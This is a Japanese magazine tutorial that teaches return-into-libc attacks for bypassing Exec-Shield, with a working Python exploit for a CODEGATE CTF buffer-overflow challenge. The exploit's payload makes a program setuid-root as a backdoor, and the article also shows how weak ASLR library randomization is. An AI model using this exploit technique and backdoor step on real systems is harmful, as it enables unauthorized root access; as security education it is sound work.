進め！リバースエンジニアリングの道 NEXT

第4回 Exec-ShieldとReturn-into-libc攻撃

文●愛甲健二

Return-into-libcの概要

Exec-Shieldの登場により、これまで研究されてきた多くのshellcodeは動かなくなりました。メモリのアクセス権を管理するというこの仕組みは、セキュリティ的な観点から本当に有用なもので、以後多くの環境で実装され、そして当たり前のように使われ始めました。

WindowsにおいてもXP SP2以降、DEP（Data Execute Prevention：データ実行防止）という名称で実装されています。

このExec-Shieldの攻略法として特に有効なのがReturn-into-libc攻撃です。任意のコード（shellcode）を実行できなくとも、最終的に任意のプログラムを実行できれば権限を奪えるという観点から、うまく引数を設定し、スタック（esp）を調整してプロセスにロードされているライブラリが持つ関数へジャンプさせれば/bin/shといったプログラムを実行可能である、というのがReturn-into-libcの基本的な考え方です。

端末でlddコマンドを使うとプログラムが実行時にロードするライブラリを確認できます。

```
$ ldd /bin/sh
linux-gate.so.1 =>  (0xb7fff000)
libc.so.6 => /lib/tls/i686/cmov/
libc.so.6 (0xb7e9e000)
/lib/ld-linux.so.2 (0x00110000)
```

libc.soは、ほとんどのプログラムで実行時にロードされるか、あるいはコンパイル時に静的リンクされているため、libcの中にあるsystem関数やexec系関数をうまいこと呼び出せれば、shellcodeを一切使わずに権限を奪えます。libcを利用して任意のコードを実行する、これがLinuxにおけるReturn-into-libc攻撃です。

関数アドレスの調査

system関数でもexec系関数でもどちらでもよいのですが、今回はsystem関数をターゲットにしましょう。まずはsystem関数が実行される直前のスタックを確認するために、以下のプログラムを用意します。

• test.c

```
#include <stdlib.h>
int main(void)
{
  system("/bin/sh");
  return 0;
}
```

test.cをコンパイルし、gdbを使ってsystem関数のアドレスと実行直前のスタックを確認します。なお、ASLRを有効にしているとライブラリがロードされるアドレス（関数アドレス）がランダマイズされますので、今回は無効にしてください。

```
$ gcc -Wall test.c -o test
$ gdb test
GNU gdb (GDB) 7.1-ubuntu
(gdb) b main
Breakpoint 1 at 0x80483e7
(gdb) r
Breakpoint 1, 0x080483e7 in main()
(gdb) p system ―――――――――――――(1)
$1={<text variable, no debug
info>}
0x167100 <system>
(gdb) b system
Breakpoint 2 at 0x167100
(gdb) c
Continuing.
Breakpoint 2, 0x00167100 in
system()
from /lib/tls/i686/cmov/libc.so.6
(gdb) x/32x $esp ―――――――――――(2)
0xbffff7ac: 0x080483f9  0x080484c0
            0x0011e030  0x0804841b
```

```
(gdb) x/1s 0x080484c0
0x80484c0: "/bin/sh"
```

環境によって変わるのですが、私の環境ではsystem関数はアドレス0x167100に存在しました(1)。またこのアドレスに到達した時点でのスタックは、戻り先アドレス0x080483f9、system関数への引数0x080484c0の順番になっています(2)。

つまり、espが指す先が戻り先アドレス、system関数への引数、という順番になった状態でsystem関数のアドレス0x167100へ処理をジャンプできれば、引数へ渡したプログラムが実行できます。では、どうやってスタック(esp)を調整しましょうか? それにはebpとleave命令の性質を利用します。

スタックの調整

スタックバッファオーバーフローが起こり戻り先アドレスを書き換えられるということは、その前(アドレス低位)に存在するebpの値も上書きできることを意味します。

そもそもこのスタック内のebpは、関数の実行が終わり呼び出し元に戻った時にebpレジスタに格納される値で、呼び出し元に戻るまでスタックに保存されているものです(図1)。このスタック内のebpを利用してespを調整し、任意の引数を設定した状態で任意の関数へジャンプできます。

図2を見てください。仮に現在の関数内でスタックオーバーフローが起こり0xbffff650〜0xbffff65cまでが上書き可能だとします。まずは0xbffff65cの戻り先をleave、retが存在する場所に書き換えます。これでleave、retが実行された後、もう一度leave、retにジャンプします。もし0xbffff658の値を0xbffff650に上書きしていれば、1度目のleaveでebpレジスタは0xbffff650になり、そのままretで2度目のleaveへ進みます。leave命令はmov esp, ebp、pop ebpを意味するので、まずはespがebpと同じ0xbffff650になり、続いてpop ebpによりebpが0xaaaaaaaa、espが4加算されて0xbffff654となります。そして続くret命令によりeipは0xbbbbbbbb、espはさらに4加算されて0xbffff658ですね。

ここで興味深いのは、いちばん最初にスタック内のebpの値を0xbffff650で上書きした場合、leave、retを2度実行することでebpはアドレス0xbffff650にある値0xaaaaaaaa、eipはアドレス0xbffff650+4にある値0xbbbbbbbb、そしてespは0xbffff650+8になっていることです。図2では元々のespとebpの差が8バイトしかありませんが、これが16バイト、32バイト、256バイトあったらどうでしょう? そこには自由に関数へ渡すべき引数やその関数へのアドレスを格納できます。

system関数のアドレスは0x167100でした。そしてsystem関数を呼び出す際、0x167100へ処理が来た時のespが指す先は戻り先アドレス、関数への引数、の順番でした。つまり、最終的なeipの値を0x167100にして、かつ、そのときのespが指す先に戻り先アドレス、関数への引数、の順番で値が存在すればsystem関数は正常に実行されます。

また、このebpを用いたespの調整は、仮に戻り先アドレスが上書きできなかった場合にも



図1　通常のleave、ret処理に対するesp、ebpとスタックの状態



図2　ebpを不正に操作した際のesp、ebpとスタックの状態

有効です。leave、retが2度実行されればどんな形でもよいため、例えば関数Xから関数Yが呼び出されており、その関数Yの中でオーバーフローが起こっているとします。その場合、まずは関数Yから関数Xへ戻る時のleave、retでebpレジスタを書き換え、関数Xからさらに呼び出し元（例えばmainなど）に戻る時のleave、retで任意のアドレスへジャンプできます。ebpの書き換えは、2度のleave、retによって任意のアドレスへジャンプできると覚えておいてください。もちろん戻り先アドレスが上書きできれば、そのままジャンプさせればOKです。

高レベル問題に挑戦

では、CODEGATE CTF 2010予選のExploit系で800点という高配点がなされた問題harderに挑戦しましょう。競技時はASLRとExec-Shieldが有効の状態での出題でしたが、今回はReturn-into-libcの練習ですので、最初はASLRを無効にして解きましょう。本記事を読み終えた後で、改めてASLRを有効にして挑戦してみてください。

```
$ python -c 'print "¥x90"*272' > EXP
$ ./harder < EXP
Input: Segmentation fault (core
dumped)
$ gdb -c core
GNU gdb (GDB) 7.1-ubuntu
Program terminated with signal 11,
Segmentation fault.
#0  0x0804850a in ?? ()
(gdb) x/4x $esp-272
0xbffff6ac: 0xbffff6fc  0x90909090
            0x90909090  0x90909090
(gdb) x/2x $esp
0xbffff7bc: 0x90909090  0x0804000a
```

harderに標準入力から272バイトのデータを渡すとSegmentation faultが発生します。とりあえずASLRは無効になっていますので、スタックアドレスを決め打ちで入力します。

ユーザーからの入力は0xbffff6b0～0xbffff7bcに格納され、最後の0xbffff7bcが戻り先アドレスなので、まずはこれをleave、retのアドレス0x08048509に上書きします。続いて入力の先頭が0xbffff6b0なので、これから-4した値をスタック内のebpに入れます。これで、2度目のleave、retが実行された際、eipはアドレス0xbffff6b0にある値になるため、そこにsystem関数アドレスを書いておきます。

・exploit1.py

```
#!/usr/bin/python
import sys
from struct import *
#0xbffff6b0
v  = "¥x00¥x71¥x16¥x00"#system
v += "¥x00¥xd2¥x15¥x00"#exit
v += "¥xbc¥xf6¥xff¥xbf"
v += "chown root test;"
v += "chmod 4755 test¥x00"
v += "¥x90" * ((272-8)-len(v))
v += "¥xac¥xf6¥xff¥xbf"#ebp
v += "¥x09¥x85¥x04¥x08"#ret
sys.stdout.write(v)
```

system関数へ飛んだ時のespは、スタック内のebpの値+8であるため0xbffff6b4になります。system関数実行直前のスタックは戻り先、関数の引数、の順番なので、戻り先をexit関数、引数を「chown root test;chmod 4755 test」という文字列のアドレスにします。本当は引数を「/bin/sh」にしたいのですが、最近のシェルはセキュリティ対策が施されており、異常な経緯での実行に対しては動作しないため、Exploitを少し手の込んだ形に変更しました。testは本記事の最初で紹介したプログラムです。権限を奪取した後にこのプログラムをsetuidしてもらい、バックドア的なプログラムに変更します。

また、特に必要ないのですが、一応system関数の実行が終了した後に正常にプログラムが終了するようにexit関数へ飛ばします。

```
$ sudo su
[sudo] password for kenji:
# echo 0 > /proc/sys/kernel/
randomize_va_space
# chown root harder
# chgrp root harder
# chmod 4755 harder
# exit
$ ls -l test
-rwxr-xr-x 1 kenji kenji 7140
test
$ python exploit1.py > EXP
$ ./harder < EXP
Input: $
```

```
$ ls -l test
-rwsr-xr-x 1 root kenji 7140
test
$ ./test
# whoami
root
# exit
```

以上でharder攻略完了です。exploit1.pyで使っているアドレスは私の環境のものなので、関数アドレスとスタックアドレスは自分の環境に合わせて各自変更してください。

またこの問題は、戻り先アドレス以降も上書きが可能ですから、戻り先をsystem関数にして、それ以降（0xbffff7c0以降）にexit関数アドレスやsystem関数に渡す引数をセットしても構いません。呼び出し元へ戻った時点でのespは0xbffff7c0にあるためです。ただ、今回は「ebp上書きによる任意のアドレスへのジャンプ」を解説したかったので、上記のようなExploitとしました。

ASLRとExec-Shield

Exec-Shieldはshellcodeに対してはかなり有用な機能ですが、Return-into-libcによるライブラリ関数へのジャンプによって回避できました。では、Return-into-libcの弱点とは何でしょうか？ それはsystemやexec系の関数アドレスをあらかじめ知っておかなければならない点です。

となると、libcが毎回異なる（ランダマイズされた）アドレスへロードされれば、Return-into-libcの成功率は格段に落ちます。そして、この点は前回説明したASLRにより対処できます。つまり、ASLRとExec-Shieldが手を組めばそれぞれが弱点を補い合い、より有用なセキュリティ機能となる、と普通なら思います、が、残念ながら現実はそうではありません。

誌面の都合でここには載せられませんでしたが、DVD-ROMにc_aslr.cとcheck_aslr.pyという2つのプログラムを収録しています。これらは、プロセスを1000回順番に起動し、各実行ごとに関数アドレスを取得、最も出現頻度の高いアドレスを出現回数と一緒に表示するプログラムです。

これらを使い、ASLRによるライブラリロード先のランダマイズ性能を確かめます。1000回実行するわけですから、最大出現数が10ならばアドレスを決め打ちした際のExploitの成功率は約1/100、2ならば約1/500と、表示された値が低いほど成功率も下がると言えます。

ではさっそく試してみましょう。対象とする関数は何でも良いのですが、以下の実行結果はsystem関数で試しています。

私の環境（Ubuntu 10.10）では、上記の結果

```
# echo 2 > /proc/sys/kernel/
randomize_va_space
# exit
$ gcc c_aslr.c -o c_aslr -ldl
$ python check_aslr.py
0x149100:186
```

になりました。1000回実行した結果、system関数が0x149100のアドレスに存在した回数が186回、つまり約18～19%の確率でこのアドレスにロードされたわけです。ASLRの安全性は、そのランダマイズ性能によって担保されているため、この確率だと10回に約2回の成功率、5回Exploitを実行すれば1回は成功する計算になります。これではReturn-into-libc攻撃に対応できません。

ASLRとExec-Shieldは、理論上は両方実装することでよりセキュアな環境を構築できると考えられていますが、現実問題としてまだライブラリロード先の十分なランダマイズには至っていません。

ただ、前回の記事を読んでいただければわかりますが、スタックに関してはすでに問題ないレベルでランダマイズされており、ASLRそれ自体が無意味だと言っているわけでは決してありません。今回は、あくまでもライブラリのランダマイズ性能に関しての話です。

本当のharderの攻略

ASLRのランダマイズ性能がわかったので、今度はASLRとExec-Shieldが両方有効の状態でのharderを攻略してみましょう。これまで学んだ知識を使い、改めて本当のharder問題を解いてみてください。

さて、これで第4回も終わりとなりますがいかがだったでしょうか。これまでASLR、Exec-Shield、そしてReturn-into-libcと学んできましたが、次回はいよいよ第5回、ROP:Return oriented programmingの解説へ進みたいと思います。連載も終盤になってきましたが、最後まで楽しんでいただけたら幸いです。では、またお会いしましょう。